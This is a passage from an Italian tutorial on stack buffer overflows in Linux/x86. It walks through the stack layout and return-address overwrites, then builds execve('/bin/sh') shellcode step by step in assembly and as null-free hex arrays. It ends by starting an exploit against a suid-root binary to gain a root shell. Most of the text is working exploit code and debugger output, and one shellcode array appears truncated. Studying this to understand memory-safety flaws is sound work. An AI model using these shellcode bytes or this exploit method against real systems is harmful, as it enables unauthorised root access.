Quando una procedura termina o esce lo stack deve essere pulito nuovamente tramite un altro codice chiamato PROCEDURE EPILOG.
Nel caso dei processori INTEL questo viene fatto dalle istruzioni assembler ENTER e LEAVE mentre nei processori MOTOROLA da quelle LINK e UNLINK.
Creiamo il seguente programma :

```
void  funzione(int a, int b, int c)
{
      char buffer1[5];
      char buffer2[10];
}

void main(void)
{
      funzione(1,2,3);
}
```

Compiliamo ora sotto Linux con :

```
gcc –S –o nome_esempio..s nome_esempio.c
```

Andando a vedere con gdb , il debugger, la traslazione fatta in assembler ci troveremo davanti a :

```
pushl $3
pushl $2
pushl $1
call  funzione
```

Come potete vedere i tre PUSH inseriscono nello stack i parametri passati alla funzione chiamata nella linea successiva la quale, quando riceverà il controllo, estrarrà i tre vaolori dallo stack e li userà nella sua procedura.
Questa funzionalità viene eseguita dal seguente prologo della procedura :

```
pushl %ebp
movl %esp, %ebp
subl $20, %esp
```

Quseto prologo inserisce nello stack il frame pointer, quindi copia il contenuto del registro SP all'interno di EBP, facendolo diventare il nuovo frame pointer.
L'istruzione che sottrae 20 (x14) a ESP è relativa al fatto di riservare spazio per le variabili locali ovvero quelle relative ai due buffer.
Ricordiamoci che la memoria può essere indirizzata usando multipli della dimensione di una WORD.
Una WORD nel nostro caso è 32 bits ovvero 4 BYTES.
Questo significa che l'allocazione richiesta per il buffer con dimensione 5 (buffer1[5]) occuperà di fatto 8 BYTES (2 WORDS) mentre il secondo buffer di 10 elementi (buffer2[10]) ne occuperà in verità 12 BYTES (3 WORDS).
Questa è la motivazione del perché del 20 come dimensione sottratta a SP.
Tenendo in mente questo ecco a cosa sembrerà il nostro STACK quando la funzione verrà chiamata.

```
Parte bassa della cima della memoria
memoria
    buffer2          buffer1        sfp        ret        a              b              c
<------[                        ]   [                        ]   [    ]   [    ][    ][    ]
cima della parte bassa dello stack
stack
```

Un buffer overflow avviene quando in una zona di memoria viene memorizzati più dati di quanti questa potrebbe contenere.
Come è possibile sfruttare questi errori di programmazione per fare eseguire del codice arbitrario ?
Vediamo un altro esempio scritto in C.

```
void function(char *str) {
      char buffer[16];
      strcpy(buffer,str);
}

void main() {

      char large_string[256];
      int i;
      for( i = 0; i < 255; i++)
            large_string[i] = 'A';
      function(large_string);
}
```

Come potete vedere in questo esempio esiste un classico buffer overflow dovuto al fatto che la dimensione del buffer passato alla function() è di fatto lunga 256 bytes mentre il buffer dove questo argomento viene passato è soltanto 16 bytes.

La funzione usata per copiare str in buffer è quella di libreria del C strcpy() la quale non controlla la dimensione della destinazione.
Se al suo posto fosse stata usata strncpy() si sarebbe potuto specificare come argomento della funzione di copia la dimensione.
Vediamo cosa vede lo stack quando viene chiamata la funzione.

Come saprete la funzione strcpy() copia senza controllare fino a quando viene trovato il carattere NULL di fine stringa.
Come abbiamo già detto il buffer di destinazione è circa 250 bytes più piccola della sorgente e questo significa che questo numero di bytes dopo lo spazio del buffer verranno sovrascritti.
Come potete vedere dallo schema tra i valori su cui si va a scrivere c'e anche il valore di ritorno (ret) dopo la chiamata alla funzione.
Dato che il buffer di partenza contiene delle lettere A uguali al numero esadecimale 0x41 significa che il valore di ritorno della funzione dopo il buffer overflow varrà

```
0x41414141
```

Questo indirizzo è al di fuori dello spazio del programma ed è per questo motivo che quando il programma ritornerà e cercherà di leggere la successiva istruzione da eseguire avrete come segnalazione un segmentation violation.
In ogni caso l'esempio ci mostra come potremmo cambiare volontariamente l'indirizzo di ritorno di una funzione indirizzando il tutto a qualche parte di codice nostro.
Ora facciamo la prova per provare quanto detto.
Rivediamo ora come lo stack vedeva la memoria del nostro primo esempio e come di fatto è possibile fare in modo che il programma esegua del codice arbitrariamente.

buffer2	buffer1	sfp	ret	a	b	c

Prima di buffer1 c'è il valore sfp mentre il valore di ritorno e appunto subito prima di questo.
In altre parole quest'ultimo è 4 bytes dopo il buffer1.
Ricordiamoci che buffer1 è di fatto 8 bytes e non 5 e quindi l'indirizzo di ritorno è dopo 12 BYTES dall'inizio di buffer1.
Ora scriveremo una funzione come segue :

```
void function(int a, int b, int c) {
      char buffer1[5];
      char buffer2[10];
      int *ret;
      ret = buffer1 + 12;
      (*ret) += 8;
}

void main() {
      int x;
      x = 0;
      function(1,2,3);
      x = 1;
      printf("%d\n",x);
}
```

Ora compiliamo il tutto in ambiente Linux con :

```
gcc –S esempio.s esempio.c
```

Guardando dentro alla funzione main() vediamo che se il programma seguisse il flusso normale l'ultimo printf() stamperebbe a video il valore di X ovvero 1.
Questo capiterebbe se dopo avere chiamato la funzione questa ritornasse sull'istruzione successiva ovvero quella che assegna ad x il valore 1.
Ora se volessimo fare in modo che l'indirizzo di ritorno salti l'assegnazione x = 1 dovremo disassemblare con il disassemblatore relativo all'ambiente dove state facendo le prove.
Usando GDB avremo :

```
function main:
0x8000490 <main>: pushl %ebp
0x8000491 <main+1>: movl %esp,%ebp
0x8000493 <main+3>: subl $0x4,%esp
0x8000496 <main+6>: movl $0x0,0xfffffffc(%ebp)
0x800049d <main+13>: pushl $0x3
0x800049f <main+15>: pushl $0x2
0x80004a1 <main+17>: pushl $0x1
0x80004a3 <main+19>: call 0x8000470 <function>
0x80004a8 <main+24>: addl $0xc,%esp
0x80004ab <main+27>: movl $0x1,0xfffffffc(%ebp)
0x80004b2 <main+34>: movl 0xfffffffc(%ebp),%eax
0x80004b5 <main+37>: pushl %eax
0x80004b6 <main+38>: pushl $0x80004f8
0x80004bb <main+43>: call 0x8000378 <printf>
0x80004c0 <main+48>: addl $0x8,%esp
0x80004c3 <main+51>: movl %ebp,%esp
0x80004c5 <main+53>: popl %ebp
0x80004c6 <main+54>: ret
0x80004c7 <main+55>: nop
```

Nel caso del disassemblato sotto Linux il valore di ritorno originale è 0x8004a8 mentre quello che vogliamo settare e 0x8004b2.
Il settaggio di questo valore è dovuto al fatto che vogliamo saltare l'esecuzione dell'assegnazione e quindi saltare 8 bytes dopo quello che sarebbe stato il valore normale.

```
ret = buffer1 + 12;
(*ret) += 8;
```

Le due istruzioni precedenti sono quelle che vanno a cambiare l'indirizzo di ritorno.
Quello che è stato fatto fino ad ora aveva come scopo quello di dimostrare come è possibile modificare il flusso di un programma mediante un operazione di soprascrittura di un valore dentro allo stack.
Un esempio che mostra come è possibile cambiare un valore di ritorno di ujna funzione all'interno dello stack è quello che segue.

```
#include <stdio.h>

void  funzione2(void)
{
      printf("\nQuesta funzione non la chiama nessuno
direttamente!");
      exit(0);
}

void  funzione1(int b)
{
      printf("\nAddr b=%04x", (unsigned int) &b);
      (*((unsigned int *)((unsigned int)&b)+2)) = (unsigned int)
&funzione2;
}
```

```
void main()
{
      funzione1(0);
}
```

Come potete vedere la funzione2() non la chiama nessuno eppure questa viene eseguita in quanto la variabile b all'interno della prima funzione viene utilizzata come riferimento per andare a sostituire l'indirizzo di ritorno.
Ora vediamo di modificare la funzione in modo tale che il metodo di fatto sia simile a quello che generalmente viene utilizzato.
Supponiamo che il buffer b che deve ricevere un valore sia di 10 caratteri.
Qundi sarebbe cosa normale copiare dentro al buffer una stringa del tipo

```
b[0123456789][addr]
  abcdefghi\0
```

Ora supponiamo di volerci inserire alla fine dei 10 caratteri l'indirizzo della funzione2().
Questo sconfinerebbe nello stack dentro a quello spazio in cui è memorizzato l'indirizzo di ritorno.

```
b[0123456789][addr]
  abcdefghi\0 1234
```

dove 1234 specifica l'indirizzo della funzione2().
Nella variabile buffer mettiamo i caratteri accettati e alla fine ci mettiamo l'indirizzo di funzione2 e successivamente copiamo dentro alla variabile b[] il buffer.

```
#include <stdio.h>

char buffer[24];

void  funzione2(void)
{
      printf("\nQuesta funzione non la chiama nessuno direttamente");
      exit(0);
}

void  funzione1(void)
{
      char b[10];
      sprintf(buffer, "abcdefghi%d",(unsigned int) &funzione2);
      printf("\nIl buffer contiene : %s", buffer);
      strcpy(b, buffer);  // Ora copiamo sconfinando
}


void main()
{
      funzione1();
}
```

Chiaramente in questo caso l'assegnazione del valore avviene mediante operazione diretta ma se ci fosse stata la possibilità di avere un riferimento di memoria ci si sarebbe potuto riempire con dei NULL o altri valori fino al punto in cui poi di fatto sarebbe proseguito il programma.

```
[ ... NOP NOP NOP NOP NOP JMP SHELLCODE CALL /bin/sh RET RET RET RET
RET RET ]
```

FATE ATTENZIONE : Il metodo di inserire dei NOP è essenziale in quanto come vedremo, identificare l'indirizzo di dove fare eseguire il tutto è complesso.

L’uso dei NOP server a semplificare il tutto.
Le tecniche di buffer overflow in ogni caso non cambiano solo il flusso ma aggiungono anche del codice espresso come codici operativi esadecimali.
Sempre al fine di semplificare l’esempio rimaniamo sempre in ambiente Linux dove per attivare una shell da un programma in linguaggio c è sufficiente chiamare un istruzione execve() passandogli come argomento la stringa /bin/sh.
In altre parole un programma in linguaggio C adatto ad aprire una shell potrebbe essere il seguente:

```
#include <stdio.h>

void main() {
      char *name[2];
      name[0] = "/bin/sh";
      name[1] = NULL;
      execve(name[0], name, NULL);
}
```

Vi consiglio in ogni caso di andare a vedere :

```
http://www.hack.co.za/shellcode/linux-x86/execve_binsh.c
```

Un esempio in assembler molto corto è :

```
      mov ecx,esp
      xor eax,eax
      push eax
      lea ebx,[esp-7]
      add esp,12
      push eax
      push ebx
      mov edx,ecx
      mov al,11
      int 0x80
```

Vedre,mo successivamente che spesso a causa delle microscopiche dimensioni dei buffer più piccolo è il programma di shell meglio è.
In ogni caso uno shell code visto in esadecimale potrebbe essere quello che segue:

```
char lunixshell[] =
"\xeb\x1d\x5e\x29\xc0\x88\x46\x07\x89\x46\x0c\x89\x76\x08\x$
"\x0b\x87\xf3\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\x29\xc0\x40\x$
"\x80\xe8\xde\xff\xff\xff/bin/sh";
```

Compilando il codice precedente e guardando I codici operativi relativi alla parte da inserire in memoria avremmo la seguente visione dello stack considerando anche il fatto di assumere che questo parta da 0xFF e che la lettera S rappresenti appunto il codice:

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
           buffer                sfp   ret   a     b     c
<------   [SSSSSSSSSSSSSSSSSSSS][SSSS][0xD8][0x01][0x02][0x03]
           ^                           |
           |___________________________|
top of                                                            bottom of
stack                                                                stack
```

La compilazione del programmino deve essere eseguita mediante il flag –static in modo da poter usare il debugger gdb per poter vedere il codice disassemblato.

```
$ gcc -o shellcode -ggdb -static shellcode.c
```

```
$ gdb shellcode
```

Il programma utilizza la funzione di libreria execve e dato che stiamo usando delle librerie dinamiche questa non viene piazzata direttamente all'interno del nostro programma.
La compilazione mediante la specifica –static è quello che fa per noi.
Disassemblando con gdb ritroviamo il seguente programma in assembler :

```
0x8000130 <main>: pushl %ebp
0x8000131 <main+1>: movl %esp,%ebp
0x8000133 <main+3>: subl $0x8,%esp
0x8000136 <main+6>: movl $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>: movl $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>: pushl $0x0
0x8000146 <main+22>: leal 0xfffffff8(%ebp),%eax
0x8000149 <main+25>: pushl %eax
0x800014a <main+26>: movl 0xfffffff8(%ebp),%eax
0x800014d <main+29>: pushl %eax
0x800014e <main+30>: call 0x80002bc <__execve>
0x8000153 <main+35>: addl $0xc,%esp
0x8000156 <main+38>: movl %ebp,%esp
0x8000158 <main+40>: popl %ebp
0x8000159 <main+41>: ret
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
0x80002c0 <__execve+4>: movl   $0xb,%eax
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
0x80002c8 <__execve+12>: movl   0xc(%ebp),%ecx
0x80002cb <__execve+15>: movl   0x10(%ebp),%edx
0x80002ce <__execve+18>: int    $0x80
0x80002d0 <__execve+20>: movl   %eax,%edx
0x80002d2 <__execve+22>: testl  %edx,%edx
0x80002d4 <__execve+24>: jnl    0x80002e6 <__execve+42>
0x80002d6 <__execve+26>: negl   %edx
0x80002d8 <__execve+28>: pushl  %edx
0x80002d9 <__execve+29>: call   0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>: popl   %edx
0x80002df <__execve+35>: movl   %edx,(%eax)
0x80002e1 <__execve+37>: movl   $0xffffffff,%eax
0x80002e6 <__execve+42>: popl   %ebx
0x80002e7 <__execve+43>: movl   %ebp,%esp
0x80002e9 <__execve+45>: popl   %ebp
0x80002ea <__execve+46>: ret
0x80002eb <__execve+47>: nop
End of assembler dump.
```

La parte costituita da

```
0x8000130 <main>: pushl %ebp
0x8000131 <main+1>: movl %esp,%ebp
0x8000133 <main+3>: subl $0x8,%esp
```

è quella che abbiamo definito precedentemente con il termine di PROCEDURE PRELUDE il quale riserva lo spazio per le variabili locali, in questo caso

```
char *name[2]
```

I puntatori sono di lunghezza pari a una WORD per cui le dimensioni delle due WORD sono 8 BYTES.

```
0x8000136 <main+6>: movl $0x80027b8,0xfffffff8(%ebp)
```

L'istruzione precedente invece copia l'indirizzo della stringa /bin/sh nel primo puntatore.
L'istruzione è l'equivalente di :

```
name[0] = "/bin/sh";
```

```
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
```

A questo punto copiano il valore 0x0 (NULL) dentro al secondo puntatore di name[] il che sarebbe uguale a :

```
name[1] = NULL;
```

La chiamata a execve() inizia qui.

```
0x8000144 <main+20>: pushl $0x0
```

A questo punto iniziamo ad eseguire il push degli argomenti nello stack in ordine inverso.
Partiamo con il NULL.

```
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
```

Ora leggiamo l'indirizzo di name[] dentro al registro EAX.

```
0x8000149 <main+25>:    pushl  %eax
```

Eseguiamo il push dellindirizzo di name[] nello stack.

```
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
```

Leggiamo l'indirizzo della stringa "/bin/sh" nel registro EAX.

```
0x800014d <main+29>:    pushl  %eax
```

Ora inseriamo nello stack l'indirizzo della stringa "/bin/sh"..

```
0x800014e <main+30>:    call   0x80002bc <__execve>
```

Chiamiamo la funzione execve().
Ricordiamoci che la chiamata ad una funzione fa si che il sistema memorizzi nello stack il valore di IP.
Ricordiamoci che siamo in un ambiente Linux su piattaforma Intel per cui i dettagli della syscall varia da OS a OS, e da CPU a CPU.
Alcune passano gli argomenti nello stack mentre altri nel registro.
Lo stack inizia per ogni programma allo stesso indirizzo.
Aluni usano un interrupt software per saltare nella modalità kernel mentre altri usano una call far.
Linux passa I suoi argomenti alla chiamata di sistema attraverso il registro ed utilizza un interrupt software per saltare nella modalità kernel.
Il discorso l'abbiamo fatto nei capitoli in cui parlavamo della programmazione in questo ambiente a cui vi rimando per chiarirvi le idee rispetto alle syscall.
All'interno di

```
/usr/include/asm/unistd.h
```

esiste la lista delle syscall anche se di fatto a noi interessa solo comprendere che in questo caso la execve chiama la syscall e successivamente l' int 0x80.
Tra poche linee vedremo che il numero della syscall uguale a

```
#define __NR_execve             11
```

verrà passato tramite il registro %eax

```
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
```

Il preludio dela procedura :

```
0x80002c0 <__execve+4>: movl   $0xb,%eax
```

Copiamo 0xb (11 decimale) nello stack.
Questo è l'indice all'interno della tabella delle syscall o chiamate di sistema di cui appunto la execve è la numero 11.

```
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
```

Copiamo l'indirizzo di "/bin/sh" in EBX.

```
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
```

Copiamo l'ndirizzo di name[] in ECX.

```
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
```

Copiamo l'indirizzo del null pointer in %edx.

```
0x80002ce <__execve+18>:        int    $0x80
```

A questo punto ci troviamo di fronte ad un grosso problema.
Partiamo dal presupposto che noi questi buffer overflow quasi sicuramente li dovremo inserire da qualche parte dove il programma che intendiamo colpire gestisce l'input tramite qualche stringa del Linguaggio C.
Il carattere '\0' o 0 viene considerato dal linguaggio come carattere di fine stringa per cui all'interno della stringa che passeremo al software non dovranno esserci degli 0 se no il resto del buffer non verrà processato.
Ma dopo questa parentesi cosa ci troviamo davanti ?
Diamo un attimo un occhiata agli OPCODE dell'istruzione movl $0xb,%eax.

```
0x80002c0               b8 0b 00 00 00          movl   $0xb,%eax
```

potremmo risolvere il problema usando la seguente metodologia :

```
xorl %eax, %eax
movb $0x0b, %al
```

Cosa abbiamo fatto ?
Semplicemente abbiamo ripulito EAX e assegnato solo la parte bassa.
Ora cambiamo la modalità del kernel mediante la chiamata a int 0x80.
La funzione execve chiama int 0x80 utilizzando i registri per il passaggio degli argomenti usando il metodo classico degli interrupts.
Tutto quello che dobbiamo fare è questo :

```
Avere la stringa terminata con un nulll "/bin/sh" da qualche parte in memoria
```

```
Avere  l’indirizzo  della   stringa  "/bin/sh"  da  qualche  parte  in  memoria
seguita da una word contenente un null.
Copiare  0xb nel registro EAX .
Copiare l’indirizzo della sringa "/bin/sh" nel registro EBX.
Copiare l’indirizzo della sringa "/bin/sh" in ECX.
Copiare l’indirizzo della long word con null in  EDX.
Eseguire l’istruzione  int $0x80.
```

Ma cosa capita se la chiamata a execve() fallisce per qualche ragione?
Il programma continua andando a prendere le istruzioni dallo stack, il quale potrebbe contenere dei dati random.
Il programma probabilmente eseguirà un core dump.
Noi però vorremmo che il programma esca in modo pulito se la chiamata a execve falisse..
Per fare questo dovremo aggiungere una syscall exit dopo a chiamata di sistema execve
Che cosa farebbe una exit in questo caso ?

```
exit.c

#include <stdlib.h>

void main() {
        exit(0);
}

[aleph1]$ gcc -o exit -static exit.c
[aleph1]$ gdb exit

GDB is free software and you are welcome to distribute copies of it
under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB  4.15  (i586-unknown-linux),  Copyright  1995  Free  Software  Foundation,
Inc...
(no debugging symbols found)...
(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x800034c <_exit>:      pushl  %ebp
0x800034d <_exit+1>:    movl   %esp,%ebp
0x800034f <_exit+3>:    pushl  %ebx
0x8000350 <_exit+4>:    movl   $0x1,%eax
0x8000355 <_exit+9>:    movl   0x8(%ebp),%ebx
0x8000358 <_exit+12>:   int    $0x80
0x800035a <_exit+14>:   movl   0xfffffffc(%ebp),%ebx
0x800035d <_exit+17>:   movl   %ebp,%esp
0x800035f <_exit+19>:   popl   %ebp
0x8000360 <_exit+20>:   ret
0x8000361 <_exit+21>:   nop
0x8000362 <_exit+22>:   nop
0x8000363 <_exit+23>:   nop
End of assembler dump.
```

La chiamata di sistema exit mette 0x1 in EAX, mette il codice d’uscita EBX, ed esegue una chiamata a "int 0x80".
Molte applicazioni ritornano 0 in uscita per dire che non ci sono stati errori.
Mettiamo 0 in EBX.
La nosra lista di operazioni da eseguire sono ora :


```
Avere una stringa terminata con NULL "/bin/sh" da qualche parte in
memoria.
Avere l’indirizzo della stringa "/bin/sh" da qualche parte in memoria
seguito da una long word con null.
Copiare  0xb in EAX.
Copiarel’indirizzo della stringa "/bin/sh" nel registro EBX.
Copiare l’indirizzodella stringa "/bin/sh" in ECX.
Copiare l’indirizzo dela long word con null in EDX.
Eseguirel’itrsuzione int $0x80.
```

```
Copiare 0x1 in EAX.
Copiare 0x0 in EBX.
Eseguire l'istruzione int $0x80.
```

Per fare questo in linguaggio assembler, piazzando la stringa dopo il codice, e ricordandosi dove è stato messo l'indirizzo, e una null word dopo l'array, avremmo:

```
movl   string_addr,string_addr_addr
movb   $0x0,null_byte_addr
movl   $0x0,null_addr
movl   $0xb,%eax
movl   string_addr,%ebx
leal   string_addr,%ecx
leal   null_string,%edx
int    $0x80
movl   $0x1, %eax
movl   $0x0, %ebx
int    $0x80
/bin/sh deve essere messa qui
```

Il problema relativo alla scrittura di questo esempio di buffer overflow è che non possiamo conoscere dove verrà inserita all'interno della memoria, del programma che intendiamo explottare, la stringa relativa alla chiamata della shell .
Un metodo per superare il problema è quello di usare un JMP o una CALL le queli possiedono come vantaggio quello di accettare anche indirizzi relativi specificati ad esempio mediante l'instruction pointer register (IP).
Se piazzassimo la call immediatamente prima della stringa "/bin/sh" in modo tale che l'indirizzo di questa venga salvata nello stack come valore di ritorno, e un JMP a questa istruzione, l'indirizzo della stringa verrebbe pushata nello stack come indirizzo di ritorno qaqndo la call viene eseguita.
Tutto quello di cui abbiamo bisogno è di copiare l'indirizzo di ritorno dentro a un registro.
L'istruzione CALL può semplicemente chiamare l'inizio del nostro codice seguente.
Assumiamo ora che J stia per l'istruzione di JMP, C per l'istruzione CALL, ed infine s per la stringa:

```
base della DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     cima della
memoria    89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memoria
           buffer                 fp   ret   a     b     c

<------   [JJSSSSSSSSSSSSSSCCss][ssss][0xD8][0x01][0x02][0x03]
           ^|^             ^|            |
           |||_____________||____________| (1)
       (2)  ||_____________||
             |______________| (3)
cima dello                                                         base
dello
stack                                                              stack
```

Il tutto visto in assembler

```
        jmp    offset-to-call           # 2 bytes ------------\
        popl   %esi                     # 1 byte <----\       |
        movl   %esi,array-offset(%esi)  # 3 bytes     |       |
        movb   $0x0,nullbyteoffset(%esi)# 4 bytes     |       |
        movl   $0x0,null-offset(%esi)   # 7 bytes     | (2)   |
        movl   $0xb,%eax                # 5 bytes     |       |
        movl   %esi,%ebx                # 2 bytes     |       | (1)
        leal   array-offset,(%esi),%ecx # 3 bytes     |       |
        leal   null-offset(%esi),%edx   # 3 bytes     |       |
        int    $0x80                    # 2 bytes     |       |
        movl   $0x1, %eax               # 5 bytes     |       |
        movl   $0x0, %ebx               # 5 bytes     |       |
```

```
        int    $0x80                    # 2 bytes     |       |
        call   offset-to-popl           # 5 bytes ----/ <-----/
        /bin/sh va qui.
```

Calcolando tutti gli offset in base alla lunghezza delle istruzioni, abbiamo:

```
        jmp    0x26                     # 2 bytes
        popl   %esi                     # 1 byte
        movl   %esi,0x8(%esi)           # 3 bytes
        movb   $0x0,0x7(%esi)           # 4 bytes
        movl   $0x0,0xc(%esi)           # 7 bytes
        movl   $0xb,%eax                # 5 bytes
        movl   %esi,%ebx                # 2 bytes
        leal   0x8(%esi),%ecx           # 3 bytes
        leal   0xc(%esi),%edx           # 3 bytes
        int    $0x80                    # 2 bytes
        movl   $0x1, %eax               # 5 bytes
        movl   $0x0, %ebx               # 5 bytes
        int    $0x80                    # 2 bytes
        call   -0x2b                    # 5 bytes
        .string \"/bin/sh\"             # 8 bytes
```

Il nostro codice modifica se stesso, ma la regione TEXT (in cui si trova il codice) e' marcata READ-ONLY da quasi tutti i sistemi operativi.
Per risolvere il problema possiamo inserire tutte le istruzioni all'interno di un array che viene posizionato nel segmento DATA.
Come nell'esempio in cui avevo mostrato l'esecuzione del codice inserito dentro ad un array d'interi, all'inizio di questo capitolo, anche in questo caso avremo la necessità di trovare gli OPCODE per eseguire l'assegnazione dell'array.
Prima scriviamoli in assembler dentro ad un programma in C e poi usiamo GDB per vederli :

shellcodeasm.c

```
---------- snip ----------
void main() {
__asm__("
        jmp    0x2a                     # 3 bytes
        popl   %esi                     # 1 byte
        movl   %esi,0x8(%esi)           # 3 bytes
        movb   $0x0,0x7(%esi)           # 4 bytes
        movl   $0x0,0xc(%esi)           # 7 bytes
        movl   $0xb,%eax                # 5 bytes
        movl   %esi,%ebx                # 2 bytes
        leal   0x8(%esi),%ecx           # 3 bytes
        leal   0xc(%esi),%edx           # 3 bytes
        int    $0x80                    # 2 bytes
        movl   $0x1, %eax               # 5 bytes
        movl   $0x0, %ebx               # 5 bytes
        int    $0x80                    # 2 bytes
        call   -0x2f                    # 5 bytes
        .string \"/bin/sh\"             # 8 bytes
");
}
---------- snip ----------
```

Ed ecco il debugging:

```
$ gcc -o shellcodeasm -g -ggdb shellcodeasm.c
$ gdb shellcodeasm
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
```

```
There is absolutely no warranty for GDB; type "show warranty" for
details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software
Foundation, Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     jmp    0x800015f <main+47>
0x8000135 <main+5>:     popl   %esi
0x8000136 <main+6>:     movl   %esi,0x8(%esi)
0x8000139 <main+9>:     movb   $0x0,0x7(%esi)
0x800013d <main+13>:    movl   $0x0,0xc(%esi)
0x8000144 <main+20>:    movl   $0xb,%eax
0x8000149 <main+25>:    movl   %esi,%ebx
0x800014b <main+27>:    leal   0x8(%esi),%ecx
0x800014e <main+30>:    leal   0xc(%esi),%edx
0x8000151 <main+33>:    int    $0x80
0x8000153 <main+35>:    movl   $0x1,%eax
0x8000158 <main+40>:    movl   $0x0,%ebx
0x800015d <main+45>:    int    $0x80
0x800015f <main+47>:    call   0x8000135 <main+5>
0x8000164 <main+52>:    das
0x8000165 <main+53>:    boundl 0x6e(%ecx),%ebp
0x8000168 <main+56>:    das
0x8000169 <main+57>:    jae    0x80001d3 <__new_exitfn+55>
0x800016b <main+59>:    addb   %cl,0x55c35dec(%ecx)
End of assembler dump.

(gdb) x/bx main+3      - mostra il valore esadecimale del byte che
forniamo come argomento
0x8000133 <main+3>:     0xeb
(gdb)
0x8000134 <main+4>:     0x2a
(gdb)
```

La procedura deve essere ripetuta per tutto il codice.

```
testsc.c
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
         int *return;
         return = (int *)&return + 2;
/* in effetti aggiunge 8 byte = 2 integers */
/* ricordatevi sempre la struttura dello stack, e che un int e' composto di 4 byte.
Questa istruzione in effetti fa puntare return all'indirizzo di RET in memoria (che si
trova 8 byte dall'inizio della variabile puntatore *return...lo so che e' un
asino...beccatevi sto diagrammino (ogni spazio equivale a 1 byte):

           return  fp   RET
           [    ][    ][    ]
           ^           ^
           |--8 byte---|
                                         */
         (*return) = (int)shellcode;

/* fa puntare RET al nostro shellcode, eseguendolo a tutti gli effetti */

}
---------- snip ----------
```

```
$ gcc -o testsc testsc.c
$ ./testsc
$ exit
$
```

A questo punto sostituiamo le istruzioni che corrispondono a 0, per il problema di cui abbiamo discusso prima, con altre che non costituiscano un problema:

```
           Istruzione da cambiare:             Sostituire con:
           --------------------------------------------------------
           movb   $0x0,0x7(%esi)               xorl   %eax,%eax
           molv   $0x0,0xc(%esi)               movb   %eax,0x7(%esi)
                                               movl   %eax,0xc(%esi)
           --------------------------------------------------------
           movl   $0xb,%eax                    movb   $0xb,%al
           --------------------------------------------------------
           movl   $0x1, %eax                   xorl   %ebx,%ebx
           movl   $0x0, %ebx                   movl   %ebx,%eax
                                               inc    %eax
```

A questo punto il codice è diventato:

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Il sistema di buffer overflow permette di creare una shell con diritti di root in quanto applicati a dei programmi che vengono eseguiti con diritti di root.

```
-rwsr-xr-x   1 root     root        30520 May  5  1998 vulnerable
```

Il flag S all’interno dei flags delle permissions indica che il file può essere eseguito da chiuqnue ma con diritti dei proprietari dei files, in questo caso root.
Questo e' a volte necessario ad alcuni programmi per aggiornare file di sistema scrivibili solo da root o per accedere, ad esempio, alla mailbox dell'utente.
Per questo quando exploitiamo un file suid root, la shell che esso esegue e' di root.
A questo punto creiamo appositamente un programma vulnerabile ad un overflow e vediamo di riuscire a creare un exploit.
Chiaramente un programma creato apposta per essere explotato facilita la vita cosa che con un altro software in cui non sappiamo dove va a finire il codice la questione è sicuramente più complessa.

```
exploit1.c
---------- snip ----------
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
